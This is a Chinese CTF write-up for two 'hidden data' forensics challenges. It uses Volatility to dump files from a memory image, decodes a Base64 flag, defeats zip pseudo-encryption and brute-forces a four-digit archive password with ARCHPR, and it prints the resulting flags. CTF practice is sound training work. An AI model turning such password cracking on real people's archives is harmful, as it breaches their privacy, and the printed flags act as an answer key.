
```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 filescan | findstr 'flag'
Volatility Foundation Volatility Framework 2.6
0x000000007d09b610      2      0 RW-rw- \Device\HarddiskVolume2\Users\sun\AppData\Roaming\Microsoft\Windows\Recent\flag.docx.lnk
0x000000007d1a0d10     16      0 RW---- \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
0x000000007efbff20     15      0 R--rwd \Device\HarddiskVolume2\Users\sun\Desktop\flag.zip
0x000000007f3cb430     16      0 RW---- \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
0x000000007f8a57b0      2      0 RW-rw- \Device\HarddiskVolume2\Users\sun\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
0x000000007f9ea070      2      0 RW-rw- \Device\HarddiskVolume2\Users\sun\AppData\Roaming\Microsoft\Windows\Recent\flag.png.lnk
0x000000007fde2f20     16      0 RW-r-- \Device\HarddiskVolume2\Users\sun\Desktop\flag.txt
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007fde2f20 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7fde2f20   None   \Device\HarddiskVolume2\Users\sun\Desktop\flag.txt
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```



```
hot-here-hhhhhh~~~^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
```


CSDN @未 初

`flag.zip`导不出来，`flag.docx`有两个，导出来一个有加密，另一个打开有一段隐藏Base64字符



```
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007efbff20 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7efbff20   None   \Device\HarddiskVolume2\Users\sun\Desktop\flag.zip
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007f3cb430 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7f3cb430   None   \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\data.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007d1a0d10 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7d1a0d10   None   \Device\HarddiskVolume2\Users\sun\Desktop\flag.docx
PS D:\Tools\Misc\volatility_2.6_win64_standalone> 
```


CSDN @未 初



ZmxhZ3s5MDE3Y2VmMjZhMDdiZWI0ZTY2OWE0YTgwNmJjZDliNn0=

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> php -r "var_dump(base64_decode('ZmxhZ3s5MDE3Y2VmMjZhMDdiZWI0ZTY2OWE0YTgwNmJjZDliNn0='));"
Command line code:1:
string(38) "flag{9017cef26a07beb4e669a4a806bcd9b6}"
```


隐藏的数据



隐藏的数据

附件为截取到的文件，请找出隐藏的数据。提交flag格式：flag{xxxx}。

`flag.zip` 伪加密，`7zip` 直接解压，`key.docx` 发现隐藏字符



堂妹付完钱，伯父把一张崭新的一百元钞票塞到小姑娘手里说：“祝你幸福，好孩子！”

小姑娘说什么也不肯要，把一百元还给伯父，提起空筐，飞快地消失在人流中。


周围挤满了看热闹的人，他们用惊奇的目光注视着这位海外归客，同时啧啧称赞。

秋阳高照，映红了美丽的山乡小镇。回家的路上，我和堂妹提着沉甸甸的旅行袋，一边走，一边听着伯父意味深长的赞叹：在这个世界上，金钱可以买到山珍海味，可以买到金银珠宝，就是买不到高尚的灵魂哪！

苦柚，那一袋苦柚，将永远留在我的记忆里。


$Th1S_1S_P@SSW0Rd#####

```
$Th1S_1S_P@SSW0Rd#####
```



```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# ls
'~$key.docx'   flag   key.docx
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# file flag
flag: Zip archive data, at least v2.0 to extract
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8#
```

解压出来的 `flag` 文件还是zip文件，改后缀再次解压，使用上面的得到的密码发现不对；上 `ARCHPR` 爆破一波



口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	541
总计时间	9ms
平均速度(口令/秒)	60,111
这个文件的口令	0546
十六进制口令	30 35 34 36

加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\Administrator\Downloads\misc8\

攻击类型: 掩码

暴力范围选项
□ 所有大写拉丁文(A - Z)
□ 所有小写拉丁文(a - z)
☑ 所有数字(0 - 9)
□ 所有特殊符号(!@...)
□ 空格
□ 所有可打印字符

开始于:
结束于:
掩码: ????
用户定义 □

状态窗口


```
开。
2021/10/23 13:52:41 - 开始掩码攻击...
2021/10/23 13:52:41 - 口令已成功恢复!
2021/10/23 13:52:41 - '0546' 是这个文件的一个有效口令
```

当前口令: 0546　　平均速度: 90,166 p/s
已用时间:　　剩余时间:
口令长度 = 4, 总计: 10,000, 已处理: 541

5%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

非常常见的四位纯数字密码：`0546`
解压得到的`flag`文件还是zip文件，改后缀解压，有密码，直接用前面得到的密码


flag.zip - Bandizip (Standard)
文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)
打开
解压
新建
添加
删除
测试
扫描
查看
代码页
flag.zip
密码管理器...
确定
取消
CSDN @未 初

名称	压缩后大小	原始大小	类型	循环冗余检验 (CRC)	修改日期	压缩方法	加密算法	属性	注释
flag_not_here.docx*	11,326	13,425	DOCX 文档	45fe7d40	2021/8/28 22:32:27	Deflate	ZipCrypto	A__	

输入密码


输入加密文件的密码。

输入密码

☑ 显示密码

文件: 1, 文件夹: 0, 压缩文件大小: 11.2 KB

解压得到docx文档打开没有flag，修改docx后缀为zip



秋雨下了整整一个星期。灰色的云层低低地压在大森林上面，潮湿的风缓缓地吹着。吸饱雨水的树枝垂下来。河水涨到齐了岸。我和猎人划着小船顺流而下。到了河身狭窄的地方，小船突然撞在水面下的树桩上，翻了。食物和打来的野味全给冲走了，我们只好带着猎枪上了岸。

这里离住所还很远。我们俩浑身是水，又累又饿。我冷得发抖，呆呆地望着猎人，希望他有个办法。猎人不声不响，只顾拧他的衣服。“应该生一堆火呀！”我提议，可是从口袋里摸出火柴盒一看，里面竟流出水来。

猎人还是不声不响。他在一棵枞树的窟窿里找到了一些干的苔藓，又拿出一颗子弹，拔下弹头，把苔藓塞进弹壳，塞得紧紧的。他吩咐我：“你去找些干的树枝和树皮来。”

我找来了。他把那颗拔掉弹头的子弹装进枪膛，对着地面开了一枪。从枪口喷出来的苔藓烧着了。他小心地把火吹旺，把树枝和树皮一点儿一点儿加上去，不一会儿，篝火熊熊，烧得很旺。

“你照看火堆。我去打些野味来。”猎人说着，转到树背后就不见了。只听见树林里响了几枪。我还没捡到多少干柴，他已经回来了。几只松鸡挂在他腰上，摇摇晃晃的。

“我们做晚饭吧。”他说。他把火堆移到一边，用刀子在刚才烧火的地上挖了个洞。我把松鸡拔了毛，掏了内脏。猎人又找来几片大树叶，把松鸡裹好，放进洞里，盖上薄薄的一层土，然后在上面又烧起一堆火。

等我们把衣服烘干，松鸡也烧好了，扒开洞，就闻到一股香味。我们俩大吃起来，我觉得从来没吃过这么鲜美的东西。

天黑了，风刮过树顶，呼呼地响。

“睡吧。”猎人打了个呵欠说。


我的眼也快要合上了。可是这潮湿冰冷的地面，怎么能睡呢？

猎人带着我折来许多枞树枝。他把两个火堆移开，在烤热的地面上铺上枞树枝，铺了厚厚的一层。热气透上来，暖烘烘的，我们睡得很舒服，跟睡在炕上一个样。


天亮了，我对猎人说：“你真有办法。要不是你，我一定要吃苦头了。”

猎人微笑着说：“大森林里，你不能像个客人，得像个主人。只要肯动脑筋，一切东西都可以拿来用。”

解压后`grep -rn 'flag{' ./*`直接找



